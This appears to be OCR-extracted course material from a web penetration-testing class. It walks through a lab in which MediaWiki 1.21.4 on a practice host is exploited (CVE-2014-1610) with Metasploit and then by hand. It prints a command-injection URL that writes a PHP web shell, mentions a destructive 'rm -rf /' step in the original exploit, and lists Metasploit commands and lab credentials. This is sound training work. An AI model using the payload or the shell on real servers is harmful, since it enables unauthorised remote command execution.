
- $(command) is the POSIX-compliant version of `command` (using backticks). Backticks are not single or double quotes. The backtick character is below the <Esc> key on a U.S. keyboard layout.

- These two commands are equivalent:

```
$ echo -e "\r\n###$(pwd)###"
$ echo -e "\r\n###`pwd`###"
```



The next section describes what happens (to professionals) when their penetration testing tools fail.



Our tools are wonderful and work quite well...until they don't.


We expect to perform more of the heavy "lifting" with interception proxies such as Burp Suite and ZAP: We know more upfront knowledge is required, as well as more manual configuration. This, as we have discussed previously, is what makes web application penetration testing so challenging (and rewarding).

It is not uncommon to suffer false negatives with more automated tools such as Metasploit, Core Impact, Immunity Canvas, and more: The web application is vulnerable, the tool has a matching exploit, and the tools fails.

One of the issues that makes penetration testing challenging (and rewarding) is nondeterminism. This means that we may perform the exact same series of steps multiple times and achieve different results.

For example, virtually every penetration tester has typed **exploit** in Metasploit and pressed <Enter>, failed, pressed <Up Arrow>, <Enter>, and succeeded.

The good news regarding web applications is the attacks themselves can often be quite simple, and many require only a specially crafted URL as the crux of the exploit. When we learn the elements of that URL, we may attempt manual expoitation.




We always want to be sure to "hack all the things," whenever possible (assuming they are in scope). An initial false negative (the site is vulnerable but the tool fails) happens to all penetration testers at some point in their career. What happens next can be a place in which a quality penetration tester can shine.

One option is to simply keep retrying various tool options against the client site. This works but may cause stability issues (or worse).

Another option is configuring a mirror of the client site in a penetration testing lab and testing there. This is certainly safer but more time-consuming. Penetration tests typically fail for one of two reasons: limited scope and lack of time. Running out of time is a valid issue: Many penetration tests are limited to 40 or 80 hours and then typically includes report writing, delivery, and more.

At this point it is often helpful to perform some quick research to better understand the vulnerability and the exploit.

Some flaws, such as those leading to buffer or heap overflows, can be quite complex, especially with modern defenses such as Address Space Layout Randomization (ASLR), stack canaries, and so on. Web application exploits, however, can be quite simple: They often require a single (properly formatted) URL, as we see next.




We intended to use the Metasploit mediawiki_thumb exploit as one of the final pieces of the cust42.sec542.com "story":

- Discover the name cust42.sec542.com via a DNS brute force (wordlist) attack.
- Later discover http://cust42.sec542.com/mwiki via ZAP forced browse.
- Later exploit the discovered MediaWiki software as part of a new Metasploit exercise.

We were surprised to see Metasploit initially fail to exploit MediaWiki, despite the fact that we intentionally installed and configured a vulnerable version.

We eventually dug further and found the issue: The Metasploit exploit has two options: DjVu and PDF. The default is DjVu, which failed for us with default Metasploit settings. DjVu (pronounced déjà vu) is a compressed image format designed to handle scans of large documents.

We decided to dig deeper and see if we could learn more about the exploit and attempt to manually exploit the flaw.




Metasploit's info contained useful information for our quest to manually exploit the flaw:

```
Terminal
File  Edit  View  Terminal  Tabs  Help
Description:
  MediaWiki 1.22.x before 1.22.2, 1.21.x before 1.21.5 and 1.19.x
  before 1.19.11, when DjVu or PDF file upload support is enabled,
  allows remote unauthenticated users to execute arbitrary commands
  via shell metacharacters. If no target file is specified this module
  will attempt to log in with the provided credentials to upload a
  file (.DjVu) to use for exploitation.

References:
  http://cvedetails.com/cve/2014-1610/
  http://www.osvdb.org/102630
  http://www.checkpoint.com/threatcloud-central/articles/2014-01-28-tc-resear
chers-discover.html
  https://bugzilla.wikimedia.org/show_bug.cgi?id=60339

msf exploit(mediawiki_thumb) >
```

Clicking the first link to cvedetails.com indicated: Vulnerability Details : CVE-2014-1610 (1 public exploit)

[1] https://www.exploit-db.com/exploits/31329/ (http://cyber.gd/542_526)

[2] http://www.cvedetails.com/cve/2014-1610/ (http://cyber.gd/542_524)



Let's break down step 2. The upcoming lab will use FAQ.pdf as the uploaded script, so we'll reference that and omit the site for now for clarity. Assume we already uploaded FAQ.pdf, as directed in step one. We will also convert the %20 characters to spaces, again for clarity:

```
thumb.php?f=FAQ.pdf&w=10|`echo "<?php system(\\$_GET[1]);">images/FAQ.php`
```

This tells the thumb.php script to generate a thumbnail of FAQ.pdf (f=FAQ.pdf)

The width parameter (w=) contains a vulnerability that allows command injection. The width is 10, followed by a shell pipe, followed by a shell command (surrounded by backticks) that tells the OS to create a PHP shell in images/FAQ.php. The PHP shell takes one parameter (the variable name "1"), allowing the command shown here.

The command listed in step 3 is naughty and illustrates why you need to understand what you're doing before blindly copying and pasting exploits to try them out on your own. rm –rf / --no-preserve tells rm to recursively remove all files in the root directory (meaning the entire file system). The --no-preserve option may be a typo. (We are showing the original exploit, unedited.) The correct option is --no-preserve-root, which tells rm "do not treat '/' specially," meaning it's OK to delete it.

We can run a nicer command, such as:

```
http://vulnerable-site/images/FAQ.php?1=id
```

[1] https://www.exploit-db.com/exploits/31329/ (http://cyber.gd/542_526) **QR**

Back to Metasploit

- After we verified that a PDF upload could be used to trigger the vulnerability, we went back to Metasploit and tested
- The exploit supports either DjVu or PDF images
- If the FILENAME is blank, Metasploit uploads metasploit.djvu, renamed to a random four-letter name:
  - Default behavior
  - This option failed for us, perhaps due to a server configuration issue
- If the FILENAME is not blank, Metasploit assumes it was uploaded and generates a thumbnail from there:
  - Manual upload of djvu file: fail
  - Manual upload of PDF file: success!

Web Penetration Testing and Ethical Hacking

If the FILENAME option is blank, Metasploit uploads this DjVu image of the Metasploit logo (see below):

- /opt/metasploit-framework/data/exploits/cve-2014-1610/metasploit.djvu


The mediawiki_thumb exploit documentation is a bit sparse; we had to view the source code to better understand how it worked. The exploit's Ruby code is available in your Security542 Linux VM at

- /opt/metasploit-framework/modules/exploits/multi/http/mediawiki_thumb.rb

Metasploit then attempts to generate a thumbnail from the image, which failed during our testing, most likely due to a WikiMedia server configuration issue regarding generating thumbnails of DjVu files.

We then manually uploaded a different DjVu image and uploaded it. We set FILENAME to that image, and the exploit also failed (probably for the same reason).

Then we manually uploaded a PDF and set FILENAME to that image. Success!



We will next experience the failure of our tools first-hand, and find a workaround to exploit the system.

Revisiting cust42.sec542.com

- Lab goals:
  - Configure Metasploit to exploit a vulnerable MediaWiki site using some default options
  - Attempt exploitation, and fail
  - Manually launch the exploit to gain shell access
  - Then use what we have learned to properly configure Metasploit
- In Firefox: surf to:
  - http://cust42.sec542.com/mwiki
  - We discovered this virtual host in the ZAP forced browse exercise
- Press CTRL-U to view the source code:
  - Note the Media Wiki version (line 6):

```
<meta name="generator" content="MediaWiki 1.21.4" />
```


As mentioned in the previous section:


- cust42.sec542.com has a vulnerable version of MediaWiki installed.
- Metasploit has a matching exploit (which will fail).
- We will then manually craft an exploit to upload a PHP shell to the vulnerable MediaWiki server.
- We will then use what we have learned to properly configure Metasploit.


In Firefox: surf to:

- http://cust42.sec542.com/mwiki
- We discovered this virtual host in the ZAP forced browse exercise

Press CTRL-U to view the source code. Note the Media Wiki version (line 6):

```
<meta name="generator" content="MediaWiki 1.21.4" />
```





Type the following commands:


```
$ msfconsole
msf > search mediawiki
```

Note that there is one MediaWiki exploit; let's try it:

```
msf > use exploit/multi/http/mediawiki_thumb
msf > info
```

The Metasploit exploit info states "MediaWiki 1.22.x before 1.22.2, 1.21.x before 1.21.5 and 1.19.x before 1.19.11, when DjVu or PDF file upload support is enabled, allows remote unauthenticated users to execute arbitrary commands via shell metacharacters...."

We know that the installed version of MediaWiki is 1.21.4, which is vulnerable. We also happen to have an account with upload privileges: marvin/paranoid (used in the previous client authentication exercise).




Type the following commands in msfconsole:

```
msf > set RHOST cust42.sec542.com
msf > set USERNAME marvin
msf > set PASSWORD paranoid
msf > set TARGETURI /mwiki
msf > check
```

Metasploit should respond:

```
[*] cust42.sec542.com:80 - The target appears to be vulnerable.
```

If it does not respond as shown above, recheck the commands you typed on this page and the previous page.




The exploit fails, though it should have worked. This happens from time to time, and this is where a penetration tester can demonstrate the difference between an amateur and a professional. 